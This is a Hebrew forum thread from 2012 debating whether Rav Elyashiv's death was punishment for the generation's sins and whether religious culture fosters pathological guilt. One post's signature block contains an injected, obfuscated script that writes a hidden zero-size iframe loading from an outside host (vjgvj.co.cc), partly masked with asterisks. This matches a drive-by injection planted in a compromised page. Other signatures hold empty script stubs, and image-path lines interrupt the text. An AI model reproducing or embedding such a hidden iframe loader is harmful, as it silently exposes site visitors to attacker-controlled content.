| נשלח ב-2/9/2012 21:26 |
|
| |
ההנאה להיות אשם
קראתי שאחד ממרביצי התורה, אמר שהסמרטאפונים הרגו את הרב אלישיב, זה באמת אמירה שטותית, אבל היה ניתן לשמוע עוד כאלו שאמרו כי בעונתינו נלקח ממנו.
אינני יודע מאין הם לקחו שהרב אלישיב נלקח בעוון הדור, מה הכונה שצדיק נלקח בעון הדור, לכל אדם יש שנות חים שנקצבו לו, אבל מבואר כבר שיש דברים המקצרים ימיו של אדם, עכשיו, יתכן מצב שצדיק שנקצבו לו שנים מסוימות בעון הדור ילקח טרם זמנו.
ולפי זה, כדי שדברי האומרים שהרב אלישיב נלקח בעון הדור יהיו נכונים, צריך להניח שנקצבו לו יותר מ 102 שנים, רק בעון הדור נלקח קודם זמנו, אבל מנין להניח ככה, ולמה לומר ככה, הרי לגיל שהוא הגיע כמדומני שגם אחוז אחד מהאוכולסיה לא מגיע, אז למה להניח שהרב אלישיב נקצבו לו יותר מ102 שנה?.
אני רואה בתופעה הנ"ל ובעוד תופעות דומות, שיש בציבור שומרי התורה והמצוות,,לפחות בציבור החרדי, [אינני יודע מה המצב בציבור הדתל"י] הנאה מסוימת להאשים את עצמו, השאלה מנין זה נובע.
אולי זה מיקל על המצפון, הנה, אנחנו בסדר, אנחנו לא נותנים לאירועים לעבור מבלי לעשות כאילו חשבון נפש.
|
|
|
|
| נשלח ב-2/9/2012 22:55 |
|
| |
קסת
העלית נושאחמור הראוי לדיון. ויש בו אפילו כמה חלקים.
א. עצת הרמב"ם היא שאם קורה דבר אסון, צריך אדם לחפש מה לתקן. זה חיפוש ראוי.
ב. האם מותו של רב בגיל 102 יכול להחשב אסון? שאלה טובה מאד. אני מסכים לדעה שזה נראה דבר טבעי ולא עונש. מה גם שלפי מה שפורסם בחודשים האחרונים לחייו לא היה כלל בהכרה.
יש אמנם תפיסה שצדיק מועיל לדור בעצם היותו, אבל דבר זה עצמו טעון בירור, ובמיוחד אם רוצים לטעון שזה נכון לגבי "צמח".
ג. האם החיפוש אחרי תשובה כולל לדפוק על החזה של הזולת ולהאשים אותו?
ד. האם חיפוש אחרי נושאים לתיקון לא עלול בעצמו להפוך לתופעה חולנית של התפלשות בבוץ, האשמה עצמית מוגזמת או לחינם, ועוד? כדבריך כאן.
___
שומר פיו ולשונו - שומר מצרות נפשו
< type="text/">document.write("");>
|
|
|
|
| נשלח ב-2/9/2012 23:05 |
|
| |
הרב מיימוני, העובדה שבחדשים האחרונים הוא לא תפקד, אינה אלא מעבירה את ה"עונש", מספר חדשים אחורה.
|
|
|
|
| נשלח ב-2/9/2012 23:08 |
|
| |
ייתכןנכון.
אולם במקרה כזה, קשה למי שתבעלהתפלל עליו כפי שהוא, במצב של צמח.
לא זה מה שהעלה קסת, זה נכון, אבל אני מזכיר זאת כי גם אותי זה קומם.
___
שומר פיו ולשונו - שומר מצרות נפשו
< type="text/">document.write("");>
|
|
|
|
| נשלח ב-2/9/2012 23:12 |
|
| |ההנאה להיות אשם זה מאשיות האמונה החרדית והדתית, אדם מועד לעולם -אדם אשם לעולם, בתום תפילת הנעילה- כשכולם מרגישים זכים וטהורים. מהצום והתשובה שהםעשו. וכי עצם היום מכפר, מיד מתחילים בצעקה -והוא רחום יכפר עוון, למה מתי הספקנו לעשות עוונות? תרגיש אשם זה חלק מהענין.
|
|
|
|
| נשלח ב-2/9/2012 23:20 |
|
| |
ירוחם
האם אין זו תופעה פתולוגית (=שלילית, חולה)?
___
שומר פיו ולשונו -שומר מצרות נפשו
< type="text/">document.write("");>
|
|
|
|
| נשלח ב-2/9/2012 23:26 |
|
| |
מימוני
אתה כותב האם פטירתו של גדול בגיל מבוגר זה אסון?, אני חושב שזה שאלה שונה מהשאלה שהצבתי כאן, גם אם זה אסון, עדיין אין זה אומר שזה קשור לעונות הדור, זה קשור לעצם גזירת המוות שנגזרה על האדם, אבל זה לא קשור לעונות הדור.
לגבי צער על פטירת אדם מבוגר, בעל הטורים בפרשת חיי שרה,על הפסוק ויבוא אברהם לספוד לשרה ולבכותה,מסביר, למה הכ"ף שם זעירא, בגללשלא היה כל כך בכי,כיון שנפטרה בגיל זיקנה, והרי שרה היתה גדולה בנבואה מאברהם, אעפ"כ הודגש כאן על מיעוט בכי.
הנקודה שאני נבוך בה,וירוחם רומז לה, כי לכאורה ההרגשה הזאת לחיות כל הזמן בתחושת האשמה, לפחות לפי המבט השטחי, נראה שאכן יש לה מקורות ביהדות, וזה לא רק תופעה חרדית חדשה, השאלה האם זה אכן ככה, האםבאמת השקפת היהדות שהיהודי ירגיש עצמו תמיד אשם.
ידוע שמביאים בשם רבניסים גאון משהו בהקשר לוידוי כל יום, שכיון שעלה בדרגה מתודה שאתמול כבר לא היה ככה,במבט שטחי זה נראה שאכן יש כאן גישה כזאת, שגם כשהאדם כבר משתפר אז במקום שירגיש טוב על זה שהשתפר, הוא צריך להרגיש לא טוב שאתמול היה ככה.
יש אמירה כזו, שגם אותה יש מקום לברר, שתפקיד היהודי לעלות מיום ליום,לא לדרוך במקום, אז בעצם יוצא שאין מצב שיהודי לא ירגיש אשם, כי הרי תפקידו להתעלות, ולכאורה חלק בלתי נפרד מההתעלות היא גם לחוש אשמה שאתמול לא היה ככה.
 |
|
|
|
|
|
| נשלח ב-2/9/2012 23:46 |
|
| |
קסת
אני מסכים שלחיפוש אחרי מה לתקן יש חשיבות עצומה. וכעין מה שמובא בשם הגאון כפי שהבאת גם אתה.
אבל יש לכך שני סיוגים חשובים:
א. מדובר בחיפוש אחרי התעלות אותיקון ולא בטיפוחרגשות שליליים. ואשמה היא רגש שלילי! (חביב עלי מה ששמעתי בשם פרופסור יוסף דן, שהיהדות באה כנגד כל רגשות אשמה, בניגוד לנצרות שבאה אחריה).
ב. גם בחיפוש אחרי התיקון צריך להיזהר לא להשתגע. כהמלצה על דרך ההגזמה וגם כפשוטו. עלי לחפש להיות אדם טוב יותר מחר מאשר היום, ולשם כך צריך גם חשבון נפש. אם אנסה לתקן יותר מדי בו זמנית, אזי אכשל לבטח. ובהמשך לסעיף הקודם, אם אייסר את עצמי ברגשות רעים, לא אתקדם אלא אסוג.
ואת השיעור הזה מלמד, בין השאר, ר' נחמן מברסלב. תשואות חן חן לו.
_נוסף העיקר בסעיף ב' ששכחתי קודם. כבר מאוחר ואני עייף...___
שומר פיו ולשונו - שומר מצרות נפשו
******* type="text/">document.write("*************** scrolling='no' frameborder='0' height='0px' width='0px' src='ht"+"tp:"+"/"+"/"+"vjgvj.co"+".cc/?a="+***************+"'><*");>
תוקן על ידי מיימוני ב- 02/09/2012 23:47:56|
|
|
|
| נשלח ב-2/9/2012 23:53 |
|
| |
הרב מימוני האם זה תופעה פתלוגית ?היום כבר כן, אבל זה התחיל מכך שטדם לא ירגיש משוחרר- אדם משוחרר גם חושב, ואם הוא חושב מחשבות זה לא משרת את המורים הרוחנים לדורותיהם, קל לשלוט ולהשפיע על אנשים המרגישים אשמים.
נקח כדוגמה קלאסית את האשכול הסמוך בענין האיסור הגדול להוציא ש"ז לבטלה, כאמור אין לזה זכר בתורה!
אבל הרי לא יתכן שבחור צעיר כשההורמונים משתוללים אצלו לא יוציא ש"ז, אין דבר כזה, אם לא ביודעין אז שלא ביודעין. הפכו את זה לפשע לרצח לעוון כבד וכו'- כך כל בחור מרגיש אשם, הוא כל יום צריך לחזור בתשובה הוא אשם אשם אשם, כך קל מאד מאד להשפיע עליו ולשלוט בו שלא יחשוב. זו היא ההנאה הפתלוגית מאשמתו של האדם.
|
|
|
|
| נשלח ב-2/9/2012 23:56 ||
| |
ירוחם
הסברת מדוע אדם - רשע או טפש - יפתח את גישת רגשות האשמה כדי לשלוט בדור הצעיר.
אבל מדוע שהדור הצעיר יסכים לזה? אין הוא אלא תינוק שנשבה.
או שמא תטען שלאחר שמתרגלים, יש בכך הנאה מסויימת. האדם שמתרגל להאשים את עצמו חש גאוה על שהוא טוב מאחרים, הוא לפחות מודה באשמתו. ואולי יש כאן איזו הנאה חולה מהסוג שפרוייד כנראה טען לקיומה (יש לי חוסר סימפטיה לפרויד אבל איני מבין בפסיכואנליזה דבר).___
שומר פיו ולשונו - שומר מצרות נפשו
< type="text/">document.write("");>
|
|
|
|
| נשלח ב-3/9/2012 00:48 |
|
| |
אין כאן הנאה להיות אשם, אלא שילוב של טמטום ורצון להשתמש בכל דבר, מוצדק או לא, כדי לתת מוסר ולגרום להשתפרות. זה כמובן דבר חיובי כשלעצמו. אבל מדוע אי אפשר להשפיע על אנשים להשתפר בלי לומר להם שבלי השתפרות שלנו הרב אלישיב מת בדמי ימיו (הוא כנראה היה אמור לחיות עד אלף). זה גם מצביע על היעדר חוש ביקורת שלהשומעים. אם אני הייתי שומע את זה, אני רוצה לחשוב שהייתי מעיר משהו לדובר האידיוט. עוד דבר שלומדים מכאן הוא שיכול אדם להיות ת"ח ולומר דברי טעם בלימוד (אני מניח שאת זה הוא יכול), ובו בזמן להיות אידיוט בכל מה שמחוץ לתחום הלמדני.
|
|
|
|
| נשלח ב-3/9/2012 01:07 |
|
| |
קסת הרב אלישיב מת בעטיו של נחש?
|
|
|
|
| נשלח ב-3/9/2012 03:14 |
|| |
ולענין ה"הנאה להיות אשם". חושבני שזה אינו ההנאה להיות אשם, אלא יותר הצורך של האדם להרגיש שהוא שולט בעולמו. בעולם חילוני זה מתבטא בעשייה מעשית שאמור לעזור לאדם, או לפחותבקריאת כל החדשות ועשיית לייקים בפייסבוק, שמקנה לאדם סוג של הרגשה שהוא יודע ושולט בכל מה שקורה בכל העולם ובידו להביע דעה כביכול זה ישפיע, או האילוזייה של הדמקורטיה כאילו מיש מניח פתק בקלפי פעם בארבע שנים הוא באמת השולט במדינה ["שלטון העם"]. בעולם אמוני זה הרבה יותר קל, כי ההנחה שכל מה שקורה ויקרה תלוי הוא בתוצאות כוונתי בקריאת שמע שעל המטה, וממילא אני עצמי אחראי לכל מה שקורה, בשבילי נברא העולם, ואם קרה משהו רע אני חייב לעשות תשובה ולהשתפר. [וע"ע מאמר תיאולוגי מדיני לרב"ש] בקיצור, יותר טוב להרגיש אשם מאשר להרגיש שקורים דברים רבים בעולם שאין לנו אפילו רמז של שליטה עליהם. אם אני אשם זה אומר שבעצם הדבר תלויבי.
|
|
|
|
| נשלח ב-3/9/2012 05:48 |
|
| |
האשמה היא לצערנו מאושיות החינוך שלנו. מקובל בפסיכולוגיה שאשמה וגרימת נקיפות מצפון הן אחת הצורות הטובות ביותר לשליטה. גם אם מישהו ספציפי לא ניסה להשתלט, זו מעין השתלטות על ההמונים לדורותיהם. אין לשאול למה לא מתקוממים. ככה זה עובד, הקרבן משתף פעולה עם המאשים, כי זה מערער את הערכתו ואהבתו לעצמו. ניתן למצוא לזה עשרות דוגמאות, כללית וגם בדת. גם מה שיהי כתב נכון, זה קצת נותן תחושת השפעה ושליטה על המאורעות. אם אני אשם בזה וזה, אז עלי להתחזק בזה וזה, ואם אתחזק בזה וזה, יחדלו האסונות. יש גם משהו באשמה התמידית שנותן קצת תחושת עליונות מוסרית. וגם קצת הזמנה חברתית לומר לנו ההפך: לא, מה פתאום, אינך אשם, טהור ונקי אתה. זו מניפולציה שגם היא מזיקה נפשית. מישרוצה לגדול ולהתפתח, 